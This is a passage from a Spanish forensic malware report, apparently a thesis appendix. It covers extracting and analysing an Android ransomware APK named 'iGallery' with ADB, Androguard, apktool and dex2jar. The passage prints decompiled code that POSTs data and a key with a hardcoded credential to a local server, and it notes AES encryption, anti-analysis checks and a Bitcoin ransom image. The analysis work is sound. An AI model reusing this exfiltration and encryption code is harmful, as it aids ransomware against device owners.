Se procederá a la obtención del APK de la aplicación, a priori malintencionada, identificada durante la revisión del informe pericial, generado por MOBILedit, como "*iGallery*". Revisando los archivos extraídos de la evidencia con la herramienta MOBILedit, concretamente en el directorio descargas (figura D.22 (página 190)), se localiza un APK que podría corresponderse con el *malware*. Observamos que la fecha de modificación del mismo se corresponde con la obtenida en el informe generado con el software MOBILedit. Debido al desconocimiento con respecto a si realmente se trata de la aplicación maliciosa instalada, se procede a la extracción directa de esta última de la evidencia (no obstante, dicho APK sospechoso también será analizado).

Para ello, será necesario el empleo de herramientas adicionales a la ya empleada, dado que MOBILedit no nos permite la obtención de archivos ".apk". Se empleará una máquina virtual con el sistema operativo **Santoku** [San] instalado. Este operativo es de los más conocidos y empleados actualmente para auditar dispositivos móviles. Se trata de una distribución gratuita basada en Linux, desarrollada especialmente para la búsqueda de vulnerabilidades, fallos o cualquier aspecto relacionado con comprometer la privacidad en los dispositivos móviles. Para nuestro caso de estudio, será empleada para la obtención del APK del propio dispositivo infectado y su posterior análisis. Todas las herramientas a continuación empleadas se incluyen por defecto en dicha distribución. Se enumeran a continuación las especificaciones de la máquina virtual.

- Sistema operativo **Santoku Linux (64 bit)** (versión 3.13.0-170-generic).
- **4GB** de memoria RAM.
- Se establece una interfaz de red en modo **Bridge Adapter** para dar acceso de red a la máquina. Este modo hace que la máquina virtual se comporte como una nueva máquina física.
- **No** se establecen **carpetas compartidas** entre la máquina virtual y nuestro equipo.
- Se asocia el dispositivo **USB**, correspondiente al dispositivo móvil a auditar, a la máquina virtual.



**Fig. D.22.:** MOBILedit - APK sospechoso encontrado en el directorio "Download".

Como primer paso debemos iniciar la máquina virtual y conectar el dispositivo móvil mediante un cable USB a nuestro equipo. Para el proceso de obtención del APK aprovecharemos las funcionalidades de la herramienta **ADB**. Ejecutaremos un terminal dentro de la máquina virtual e introduciremos el comando:

```
1 adb devices
```

Observando la figura D.23 (página 191) apreciamos el dispositivo móvil detectado exitosamente por la herramienta. En caso de no reconocimiento del dispositivo, deberemos cerciorarnos de tener activada la opción de desarrollador "*Depuración de USB*" en el mismo. En caso de que en la columna "*attached*" se especifique "*unauthorized*", deberemos realizar los siguientes pasos.

1. Desconectar el dispositivo del equipo.
2. Acceder nuevamente a las opciones de desarrollador del dispositivo. Buscar la opción "*Revocar autoriz. de depuración USB*" y aceptar dicha revocación.
3. Conectar de nuevo el dispositivo al equipo.
4. Cuando el dispositivo nos solicite autorización para vincularse al equipo, aceptarla.

```
santoku@santoku-VirtualBox:~$ adb devices
List of devices attached
dfa39769        device
```

**Fig. D.23.:** Santoku - Dispositivo detectado por ADB

Previo a la obtención del APK se deberá identificar su ruta completa dentro de los directorios del dispositivo. Para ello nos valdremos del nombre de paquete de la aplicación identificado en la figura D.19 (página 187). Se deberá ejecutar el comando siguiente, cuya salida se observa en la imagen D.24 (página 191).

```
1 adb shell pm path com.example.cifrador
```

```
santoku@santoku-VirtualBox:~$ adb shell pm path com.example.cifrador
package:/data/app/com.example.cifrador-7YIF_5nZIjU4IewQAIyHQ==/base.apk
```

**Fig. D.24.:** Santoku - Identificación directorio completo del APK malicioso

Una vez identificado el directorio completo del APK, procedemos a la exportación del mismo a la máquina virtual Santoku (figura D.25 (página 192)). En nuestro

caso almacenaremos el APK en el escritorio. Para ello introduciremos el siguiente comando. Se nos guardará con el nombre "base.apk" en nuestro caso.

```
1 adb pull <Directorio APK> <Directorio Destino>
```

```
santoku@santoku-VirtualBox:~/Desktop/android-studio/bin$ adb pull /data/app/com.example.cifrador-7YIF_5nzIjU4IewQAIyHQ==/base.apk /home/santoku/Desktop/33 KB/s (4727158 bytes in 138.779s)
```

**Fig. D.25.:** Santoku - Exportación del APK del dispositivo a la máquina virtual

Finalizada con éxito la extracción del APK del dispositivo infectado, se debe verificar la no alteración de la integridad de la evidencia. Para ello, se repetirán los pasos hasta el momento explicados y se verificará que la firma hash de la imagen recién clonada (figura D.26 (página 192)) realmente coincide con la primera. Con ello, se garantiza dicha integridad y podemos continuar con nuestra elaboración de nuestra pericia.



**Fig. D.26.:** MOBILedit - Verificación hash de la nueva imagen extraída de la evidencia

## D.2.4 Auditoría del APK

Se comenzará subiendo dicho APK a VirusTotal [Vir] en busca de alguna posible detección de virus. No se detecta presencia *malware* alguna (figura D.27 (página 193)). El hash SHA256 del APK analizado es **4476b544825ac4c08de7b02af2ca59d3c916c69c068ad857c7886cc18c2059b**. Nuevamente, para asegurar la cadena de custodia.

This is a minimal interface for browsers that do not support full-fledged VirusTotal.

SHA256: 4476b544825ac4c08de7b02af2ca59d3c916c69c068ad857c7886cc18c2059b

Security vendor	Result	Update
Paloalto	type-unsupported	20221129
tehtris	type-unsupported	20221129
SentinelOne	type-unsupported	20221003
Trapmine	type-unsupported	20220907
APEX	type-unsupported	20221128
Webroot	type-unsupported	20221129

**Fig. D.27.:** VirusTotal - Análisis APK obtenido con la herramienta "ADB"

Se procede a la realización de una revisión inicial de las diferentes conexiones de red creadas por la aplicación y la conexión existente entre permisos de la misma y las llamadas que solicitan dichos permisos. Para dicha faceta se empleará la herramienta **Androguard**. Se comenzará por el estudio de los permisos (figura D.28 (página 194)). Se ejecutará la siguiente secuencia de comandos en un terminal de la máquina virtual.

```
1 androlyze -s
2
3 ** Se abre un terminal Python ***
4
5 a = apk.APK("base.apk")
6
7 a.get_permissions()
```

```
In [2]: a = apk.APK("base.apk")
In [3]: a.get_permissions()
Out[3]:
['android.permission.READ_EXTERNAL_STORAGE',
 'android.permission.WRITE_EXTERNAL_STORAGE',
 'android.permission.SET_WALLPAPER',
 'android.permission.INTERNET',
 'android.permission.ACCESS_NETWORK_STATE']
```

**Fig. D.28.:** Androlyze - Permisos de la aplicación

Se confirma la concordancia con aquellos recuperados por la herramienta MOBILedit (figura D.19 (página 187)). Se estudiarán las llamadas que solicitan dichos permisos en la aplicación. Se pretende identificar cuáles de estos permisos utiliza realmente la aplicación. Se deberán ejecutar, dentro del mismo terminal Python, los siguientes comandos (figura D.29 (página 195)).

```
1 d=DalvikVMFormat(a.get_dex())
2
3 dx=VMAssessment(d)
4
5 show_Permissions(dx)
```

```

In [2]: d=DalvikVMFormat(a.get_dex())
In [3]: dx=VMAnalysis(d)

In [4]: show_Permissions(dx)
FACTORY_TEST :
R ['Landroid/content/pm/ApplicationInfo;', 'flags', 'I'] (0x8) ---> Lcom/example/cifrador/MainActivity;->checkForDebugging()V
R ['Landroid/content/pm/ApplicationInfo;', 'flags', 'I'] (0x12) ---> Landroidx/emoji2/text/DefaultEmojiCompatConfig$DefaultEmojiCompatConfigFactory;->hasFlagSystem(Landroid/content/pm/ProviderInfo;)Z
R ['Landroid/content/pm/ApplicationInfo;', 'flags', 'I'] (0x1e) ---> Landroidx/constraintlayout/widget/ConstraintLayout;->isRtl()Z
ACCESS_NETWORK_STATE :
1 Landroidx/core/net/ConnectivityManagerCompat;->getNetworkInfoFromBroadcast(Landroid/net/ConnectivityManager; Landroid/content/Intent;)Landroid/net/NetworkInfo; (0x1c) ---> Landroid/net/ConnectivityManager;->getNetworkInfo(I)Landroid/net/NetworkInfo;
1 Landroidx/core/net/ConnectivityManagerCompat;->isActiveNetworkMetered(Landroid/net/ConnectivityManager;)Z (0x16) ---> Landroid/net/ConnectivityManager;->getActiveNetworkInfo()Landroid/net/NetworkInfo;
INTERNET :
1 Lcom/example/cifrador/Sender;->doInBackground([Ljava/lang/String;)Ljava/lang/String; (0x10) ---> Ljava/net/URL;->openConnection()Ljava/net/URLConnection;
1 Lkotlinx/textStreamsKt;->readBytes(Ljava/net/URL;)[B (0xa) ---> Ljava/net/URL;->openStream()Ljava/io/InputStream;
1 Lkotlinx/coroutines/internal/FastServiceLoader;->parse(Ljava/net/URL;)Ljava/util/List; (0xd0) ---> Ljava/net/URL;->openStream()Ljava/io/InputStream;
VIBRATE :
R ['Landroid/app/Notification;', 'defaults', 'I'] (0x118) ---> Landroidx/core/app/NotificationCompatBuilder;-><init>(Landroidx/core/app/NotificationCompat$Builder;)V

```

**Fig. D.29.: Androlyze - Llamadas a permisos de la aplicación**

Analizando la salida del comando observamos que se solicitan casi todos los permisos mostrados en la figura D.24 (página 191). Las excepciones son los permisos "READ\_EXTERNAL\_STORAGE" y "WRITE\_EXTERNAL\_STORAGE". Llaman la atención las llamadas al permiso "INTERNET" por la función "openConnection()". Partimos de la suposición que la aplicación abre conexiones contra servidores externos.

Se comprobarán las comunicaciones de red establecidas por la aplicación (figura D.30 (página 196)). Se deberá introducir los comandos a continuación mostrados en el mismo terminal Python. Llama especialmente la atención la conexión contra la URL "<https://192.168.8.111:8080/CdWAhQhVKkRaLLMqfQ>".

```

1 a, d, dx = AnalyzeAPK("base.apk")
2
3 tainted = dx.tainted_variables.get_strings()
4
5 for i in tainted:
6     if 'http' in i[0].get_info():
7         print i[0].get_info()
8         print i[0].show_paths(d)

```

```
android/widget/ImageView; Landroid/util/AttributeSet; Z)I
R 4 Lpl/droidsonroids/gif/GifTextView;->init (Landroid/util/AttributeSet; I) V
R 6 Lcom/google/android/material/chip/Chip;->validateAttributes (Landroid/util/AttributeSet;)V
R 0 Landroidx/core/content/pm/ShortcutXmlParser;->getAttributeValue (Lorg/xmlpull/v1/XmlPullParser; Ljava/lang/String;)Ljava/lang/String;
R 0 Landroidx/core/content/res/TypedArrayUtils;->hasAttribute (Lorg/xmlpull/v1/XMLPullParser; Ljava/lang/String;)Z
None
https://192.168.8.112:8080/CdWAhQhVKkRaLLMqfQ
R 1be Lcom/example/cifrador/MainActivity$TnEIkJFQpsKBnTlcGUwZz;->run ()V
None
https
R 8e Landroidx/core/net/UriCompat;->toSafeString (Landroid/net/Uri;)Ljava/lang/String;
None
https://
R 7a Landroidx/core/text/util/LinkifyCompat;->addLinks (Landroid/text/Spannable; I)Z
None
((?:\b|$|^)(?:(?:\b|i:|http|https|rts\b)|((?:\b[a-zA-Z0-9$_\\-.+!*'\\()\\;\\?\\:\\?\\&|=]|((?:\b[a-fA-F0-9]{2}\b){1,64})|(?:\b[a-zA-Z0-9$_\\-.+!*'\\()\\;\\?\\:\\?\\&|=]|((?:\b[a-fA-F0-9]{2}\b){1,25})?)@|))?(?
R 1ac Landroidx/core/util/PatternsCompat;-><clinit> ()V
```

**Fig. D.30.:** Androlyze - Conexiones establecidas por la aplicación

Se procede a la auditoría del APK de la aplicación "*iGallery*". Se descomprime el binario con la herramienta "*apktool*". Se abre un terminal dentro del directorio donde se encuentra almacenado el APK y se ejecuta el comando a continuación mostrado (figura D.31 (página 196)). La finalidad principal de este procedimiento es la de obtener el archivo "*AndroidManifest.xml*" de la aplicación. Este consiste en un documento XML que hace referencia al contenido del paquete de una aplicación de software y proporciona al instalador datos sobre la ubicación de los componentes de la misma. Dicha ejecución del comando generará en el mismo directorio de la APK una carpeta contenedora de todos aquellos archivos extraídos del APK.

```
1 | apktool d base.apk
```

```
santoku@santoku-VirtualBox:~/Desktop$ apktool d base.apk
I: Using Apktool 2.3.4 on base.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
S: WARNING: Could not write to (/home/santoku/.local/share/apktool/framework), using /tmp instead...
S: Please be aware this is a volatile directory and frameworks could go missing, please utilize --framewor...
h if the default storage directory is unavailable
I: Loading resource table from file: /tmp/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
```

**Fig. D.31.:** Apktool - Descompresión del binario

Se revisa el archivo Manifest (figura D.32 (página 197)). En él se consignan todos los componentes de la aplicación (servicio de etiquetas de servicios, etiquetas de receptores de difusión, proveedor de etiquetas de proveedores de contenidos, etc.).

```
<manifest android:compileSdkVersion="32" android:compileSdkVersionCodename="12" package="com.example.cifrador" platformBuildVersionCode="32"
platformBuildVersionName="12">
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.SET_WALLPAPER"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:debuggable="true"
        android:extractNativeLibs="false" android:fullBackupContent="@xml/backup_rules" android:icon="@mipmap/ic_launcher" android:label="iGallery"
        android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true"
        android:theme="@style/Theme.Cifrador">
        <activity android:exported="true" android:name="com.example.cifrador.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <activity android:name="com.karumi.dexter.DexterActivity" android:theme="@style/Dexter.Internal.Theme.Transparent"/>
        <provider android:authorities="com.example.cifrador.androidx-startup" android:exported="false" android:name="androidx.startup.InitializationProvider">
            <meta-data android:name="androidx.emoji2.text.EmojiCompatInitializer" android:value="androidx.startup"/>
            <meta-data android:name="androidx.lifecycle.ProcessLifecycleInitializer" android:value="androidx.startup"/>
        </provider>
    </application>
</manifest>
```

**Fig. D.32.:** Archivo Manifest del APK

A continuación se enumeran los diferentes componentes en él. Se especifica únicamente el nombre de cada componente.

- **Activities:**
  - com.example.cifrador.MainActivity
  - com.karumi.dexter.DexterActivity
- **Services:** No se presenta ninguno.
- **Broadcast receivers:** No se presenta ninguno.
- **Content providers:**
  - androidx.startup.InitializationProvider

Llama la atención la actividad "*com.example.cifrador.MainActivity*". Las otras dos son referidas a labores de simplificación de solicitud de permisos ("Dexter") y para descubrimiento y llamada a los inicializadores de los componentes de la aplicación ("InitializationProvider"). En cuanto al tema de permisos, se observan los mismos que los mostrados previamente y se obtienen las mismas suposiciones. No se aprecia nada anormal en el resto del archivo Manifest.

Revisando el resto de elementos extraídos por la herramienta se observa la imagen de la figura D.33 (página 198). Se ubica en el directorio "/base/res/drawable" generado por Apktool. En ella se notifica que las imágenes del dispositivo han sido cifradas y se solicita un rescate en forma de Bitcoin.



**Fig. D.33.:** Imagen obtenida con la herramienta Apktool

Se recupera también un certificado ubicado en el directorio "/base/res/raw". Se revisa la información del mismo con la herramienta OpenSSL (figura D.34 (página 199)). Coincide con el indicado en el informe MOBILedit, atendiendo a su identificador. Para obtener información acerca de un certificado contenido en un archivo se emplea el comando siguiente.

```
1 openssl x509 -in cert.crt -noout -text
```

```

Subject: C=ES, ST=A Coru\xC3\x83\xC2\xB1a, L=A Coru\xC3\x83\xC2\xB1a, O=
UDC, OU=UDC, CN=Alfonso Torralba
Subject Public Key Info:
    Public Key Algorithm: rsaEncryption
        Public-Key: (2048 bit)
            Modulus:
                00:a1:67:11:e7:91:2b:cf:61:e2:45:72:01:e0:69:
                57:aa:e7:c0:88:33:e5:41:f3:f5:d2:7e:b4:34:47:
                62:48:15:3c:7f:a2:ec:13:68:b8:56:25:7d:20:1c:
                a8:26:d5:18:42:77:dc:98:87:3f:c9:eb:27:20:17:
                88:24:21:59:0a:fb:62:a3:eb:59:38:c3:22:5a:64:
                dd:0e:10:68:6f:68:e6:74:f7:af:84:5b:fd:cf:e4:
                6d:bc:45:1c:b7:82:e5:ef:21:85:ac:43:9e:6b:87:
                f7:06:0f:3d:14:2f:24:e9:7a:89:82:22:c4:f1:98:
                d7:c3:41:68:37:30:e2:5a:d1:15:51:28:75:6a:60:
                da:12:75:31:6a:5f:7c:ea:c2:2f:51:77:f6:6b:7a:
                c2:56:d9:97:0f:f7:2c:4b:b0:f3:63:e2:a8:cd:06:
                7f:41:e1:82:1c:f1:a0:c1:e5:07:53:f2:69:75:fc:
                7c:ce:c2:8f:bc:34:e9:32:9b:c9:0a:db:5d:f8:8d:
                f3:d0:14:19:dd:9e:f2:25:06:36:14:79:97:c4:e6:
                f2:a0:61:f0:1e:8f:b6:cd:15:57:60:6e:6f:5d:08:
                a5:02:7d:30:0b:05:4d:f3:5a:a2:f6:aa:cf:61:95:
                2b:94:b2:ec:71:e4:4c:82:df:f7:b8:59:09:e9:9f:
                73:c3
            Exponent: 65537 (0x10001)
X509v3 extensions:
    X509v3 Subject Key Identifier:
        23:74:6D:F9:9F:4B:BF:DA:40:46:1F:B7:98:6C:94:B0:21:9F:5D:F2
    X509v3 Authority Key Identifier:
        keyid:23:74:6D:F9:9F:4B:BF:DA:40:46:1F:B7:98:6C:94:B0:21:9F:5D:F

```


2

**Fig. D.34.: OpenSSL - Información certificado**

Para revisar el código fuente se convierte el archivo ".apk" en un ".class" (jar). Para ello se hace empleo de la herramienta "**d2j-dex2jar**". Para este apartado no nos sirve la versión de preinstalada en la máquina virtual, deberemos actualizarla a la versión v2.1-20190905 [dex], disponible en el GitHub de la herramienta. Abriremos un terminal ubicado en el mismo directorio del APK e introduciremos el siguiente comando. Se nos generará un archivo llamado "base-dex2jar.jar" en el mismo directorio.

```
1 d2j-dex2jar base.apk
```

Se descomprime dicho archivo generado y se estudiará empleando la herramienta **Android Studio**. Entre los directorios componentes del proyecto ubicaremos los correspondientes a las funcionalidades de la aplicación (figura D.35 (página 200)).



**Fig. D.35.:** Android Studio - Directorio de las clases componentes de la aplicación

Se revisan todas las clases para, a continuación, realizar un análisis detallado de aquellas más relevantes. Para la clase conocida como "*Encryter.class*" (figura D.36 (página 201)) es sencillo intuir su funcionalidad. Se perciben dos métodos dentro de dicha clase: "*encryptToFile*" y "*decryptToFile*". No se observa el contenido de dichas funciones, pues la herramienta "*d2j-dex2jar*" no ha sido capaz de descompilarlo. Por el propio nombre de las funciones se interpreta que realizan labores de cifrado y descifrado, respectivamente. A su vez, en la propia cabecera de la clase, se aprecian variables referentes a un algoritmo de cifrado. En este caso de trata del algoritmo **AES**, concretamente "*AES/CBC/PKCS5Padding*" (utiliza AES en combinación con **CBC**, a la vez que se emplea la técnica de *padding*<sup>1</sup>). Se establece también un tamaño de bloque de 1024 bits.

---

<sup>1</sup>Los algoritmos de cifrado por bloques presentan la característica de que los tamaños de la clave, el texto plano y el cifrado han de ser siempre iguales y predefinidos por los algoritmos de cifrado. Es muy común que el último bloque de un mensaje cifrado sea más corto que la extensión de tamaño marcada. Para ello se dispone del *padding* o esquema de relleno, que establece aquellos valores a añadir en los lugares de los bits que restan por llenar en un bloque [Kee22d].

```
package com.example.cifrador;

import ...

public class Encrypter {
    private static final String ALGO_IMAGE_DECRYPTOR = "AES/CBC/PKCS5Padding";
    private static final String ALGO_SECRET_KEY = "AES";
    private static final int READ_WRITE_BLOCK_BUFFER = 1024;

    public Encrypter() {
    }


    public static void decryptToFile(String param0, String param1, OutputStream param2, Fi
        // $FF: Couldn't be decompiled
    }

    public static Boolean encryptToFile(String param0, String param1, InputStream param2,
        // $FF: Couldn't be decompiled
    }
}
```

Fig. D.36.: Android Studio - Implementación de la clase "Encrypter.class"

Para la clase "*MainActivity.class*" (figura D.37 (página 202)) ha sido imposible para la herramienta el recuperar la implementación de la totalidad de sus métodos. No obstante, a partir de su nombre se puede deducir la funcionalidad de las mismas. Se realiza una enumeración de aquellas funciones más interesantes, acompañada de una suposición acerca de la funcionalidad de cada una.

- **checkForVM()** y **CheckForDebuging()**: podrían realizar labores de comprobación de si la aplicación se está ejecutando dentro de una máquina virtual o está siendo depurada. Normalmente, los autores de *malware* implementan medidas de este estilo para burlar ciertos métodos de análisis forense de *malware*.
- **createNotification()** y **createNotificationChannel()**: se interpretan como funciones encargadas del envío de notificaciones al dispositivo móvil.
- **generatePass()**: generaría algún tipo de clave. Asociándolo con la clase anterior, podríamos interpretar que se correspondería con la clave de cifrado. Se desconoce si la clave generada es estática o dinámica.
- **ChangeWallpaper()**: método que podría utilizarse para modificar el fondo de pantalla, bien del propio dispositivo móvil o el de la aplicación.
- **KrUhqwUaKqUVUIzdhhNr()** y **inmdsnEMQinYXeMhmaLY()**: no se logra deducir la funcionalidad de ambos métodos. El nombre es una ristra de caracteres, sin sentido, que no aportan ningún tipo de información. Se podría interpretar como que el autor del *malware* deseaba abstraer la funcionalidad de las funciones con el propio nombre de las mismas.



The screenshot shows the Android Studio code editor with the file "MainActivity.class" open. The title bar says "MainActivity.class ×". Below it, a green bar indicates "Decompiled .class file, bytecode version: 52.0 (Java 8)". The code itself is a decompiled Java class with various methods and fields. The code is color-coded: package names, class names, and method names are in blue; strings and comments are in grey; and variables are in black. The code includes imports from android.widget, java.util, and pl.droidsonroids.gif. It also uses several static final strings and several private methods.

```
5  package com.example.cifrador;
6
7  public class MainActivity extends androidx.appcompat.app.AppCompatActivity {
8      private static final java.lang.String FILE_NAME_ENC = "_ENC_";
9      boolean VMdetection;
10     boolean antidebug;
11     android.widget.Button btn_dec;
12     android.widget.Button btn_enc;
13     java.lang.String channelID;
14     android.widget.EditText edit_text;
15     java.util.ArrayList<java.lang.String> fileDir;
16     java.util.ArrayList<java.io.File> files;
17     java.util.ArrayList<java.lang.String> imageExt;
18     pl.droidsonroids.gif.GifImageView load;
19     java.lang.String my_key;
20     java.lang.String my_key_dec;
21     java.lang.String my_spec_key;
22     java.lang.String my_spec_key_dec;
23     java.lang.Integer notificationID;
24     java.lang.String phoneInfo;
25
26     public MainActivity() { /* compiled code */ }
27
28     private void checkForVM() { /* compiled code */ }
29
30     private void createNotificacion(java.lang.String s, java.lang.Integer integer) { /* compiled code */ }
31
32     private void createNotificationChannel() { /* compiled code */ }
33
34     private static java.lang.String generatePass() { /* compiled code */ }
35
36     public void changeWallpaper(android.view.View view) { /* compiled code */ }
37
38     public void checkForDebugging() { /* compiled code */ }
39
40     public java.util.ArrayList<java.io.File> lookForPath(java.lang.String s, java.lang.Boolean aBoolean) { /* compiled code */ }
41
42     protected void onCreate(android.os.Bundle bundle) { /* compiled code */ }
43 }
```

**Fig. D.37.:** Android Studio - Implementación de la clase "MainActivity.class"

Analizando las propias variables de la clase encontramos ciertos aspectos sospechosos. La variable conocida como "*FILE\_NAME\_ENC*" tiene asociada la cadena de texto "*\_ENC\_*". El propio nombre de la variable nos podría indicar que sería el nombre que se asociaría a los ficheros cifrados. Podemos apreciar relación entre lo deducido de esta variable y las imágenes analizadas en el documento generado por la herramienta MOBILedit. Recordemos que las imágenes cifradas, presentes en dicho informe, compartían todos el mismo patrón en su nombre (todas comenzaban por "*\_ENC\_*"). La variable "*phoneInfo*" podría contener información referida al propio dispositivo móvil.

Revisando la clase "*Sender.class*" (figura D.38 (página 203)) se interpreta, por las llamadas a funciones empleadas, que realiza la función de establecimiento de conexión. En este caso, la aplicación enviaría peticiones HTTP (POST) contra la URL que se le especifique. Dichas peticiones, incluyen en su cuerpo dos parámetros identificados como "*data*" y "*key*", de los que no disponemos de mayor conocimiento. Se incluye a mayores la cadena de texto ":^~7p\_z?b3Wv8?C987S", codificada en base64, en la cabecera "*Authorization*" de la petición HTTP. Se identifica como la credencial de autenticación de dicha operación HTTP contra el servidor web al que se conectará.

```

package com.example.cifrador;

import ...

public class Sender extends AsyncTask<String, String, String> {
    public Sender() {
    }

    protected String doInBackground(String... var1) {
        try {
            URL var2 = new URL(var1[0]);
            HttpURLConnection var8 = (HttpURLConnection)var2.openConnection();
            Builder var3 = new Builder();
            var3 = var3.appendQueryParameter("data", var1[1]);
            StringVar4 = new StringBuilder();
            String var7 = var3.appendQueryParameter("key", var4.append(" ").append(var1[2]).toString()).build().getEncodedQuery();
            byte[] var9 = Base64.encode(":QE~7p_z?b3Wv8?C987S".getBytes(StandardCharsets.UTF_8), 0);
            var4 = new StringBuilder();
            var4 = var4.append("Basic ");
            String var5 = new String(var9);
            String var10 = var4.append(var5).toString();
            var8.setRequestMethod("POST");
            var8.setRequestProperty("Content-Type", "application/x-www-form-urlencoded");
            var8.setRequestProperty("Authorization", var10);
            var8.setRequestProperty("charset", "utf-8");
            var8.setDoOutput(true);
            var8.setInstanceFollowRedirects(false);
            DataOutputStream var11 = new DataOutputStream(var8.getOutputStream());
            var11.writeBytes(var7);
            var11.flush();
            var11.close();
            var8.getResponseCode();
        } catch (IOException var6) {
            var6.printStackTrace();
        }
        return null;
    }
}

```

**Fig. D.38.:** Android Studio - Implementación de la clase "*Sender.class*"

No se observa ningún tipo de *log* en ninguna de las clases analizadas. Tampoco se aprecia ningún tipo de almacenamiento de credenciales en local en el propio dispositivo móvil.

## Prueba funcional

Se dispone de un dispositivo móvil idéntico al entregado por la parte cliente. Se instala dicho APK en el dispositivo de prueba (figura D.39 (página 204)). Para ello se empleará nuevamente la herramienta ADB en la máquina virtual Santoku. Nos ubicamos en el directorio donde se encuentra dicho APK y en un terminal ejecutaremos el siguiente comando.

```
1 adb install base.apk
```

```
santoku@santoku-VirtualBox:~/Desktop$ adb install base.apk
22 KB/s (4727158 bytes in 206.616s)
Success
```

**Fig. D.39.:** ADB - Instalación APK en dispositivo de pruebas


En el dispositivo de testeo se incluyen diversos tipos de fotografías en diversos directorios del mismo. Se incluyen imágenes en formato PNG, JPG, JPEG, SVG y TIFF. Se pretende simular un escenario real.

